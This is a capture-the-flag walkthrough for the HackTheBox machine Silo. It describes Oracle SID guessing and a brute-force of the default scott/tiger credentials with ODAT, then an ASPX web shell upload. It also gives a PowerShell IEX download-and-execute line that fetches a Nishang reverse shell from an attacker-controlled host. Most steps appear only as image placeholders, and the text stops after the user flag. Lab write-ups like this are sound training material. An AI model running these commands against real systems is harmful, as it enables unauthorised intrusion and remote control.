HackTheBox_Silo w/o Metasploit
HTB - Silo
Overview

Enumeration
Nmap Scan Results


Vulnerabilities and Exploitation
Download ODAT


Clone the repository and run the odat.py file:




Fix installation issues:
1
2
3
4
5

pip3 uninstall crypto
pip3 uninstall pycrypto
pip3 install pycryptodome
Guess SID
Use ODAT to guess the SID:
1
python3 [odat.py](http://odat.py/) sidguesser -s 10.10.10.82 -p 1521

Nmap Script for SID
Use an nmap script to find the SID:

The SID is XE.
Check password guessing options:


Update the wordlist to include uppercase characters:



Format the wordlist properly:

Password Guessing
Guess the password using the updated list:

Valid credentials: scott/tiger

Use the credentials to access:
1
sqlplus64 scott/tiger@10.10.10.82:1521/XE

Privilege Escalation

Check user privileges:

Use ODAT to upload a reverse shell:
1
python3 [odat.py](http://odat.py/) utlfile -s 10.10.10.82 -p 1521 -U "scott" -P "tiger" -d XE --putFile C:\\inetpub\\wwwroot muq.aspx muq.aspx --sysdba

Visit the page to access the reverse shell:

Nishang Shell
Download the Nishang shell:
Add the following line to invoke the shell:
1
tail -1 Invoke-PowerShellTcp.ps1



Triggering the Webshell
Use the webshell to download and execute the Nishang shell:
1
powershell IEX(New-Object Net.WebClient).downloadString('[http://10.10.14.31:8000/nish.ps1](http://10.10.14.31:8000/nish.ps1)')

User Flag
Getting ourselves the user flag


Check if there are issues with the password character display:
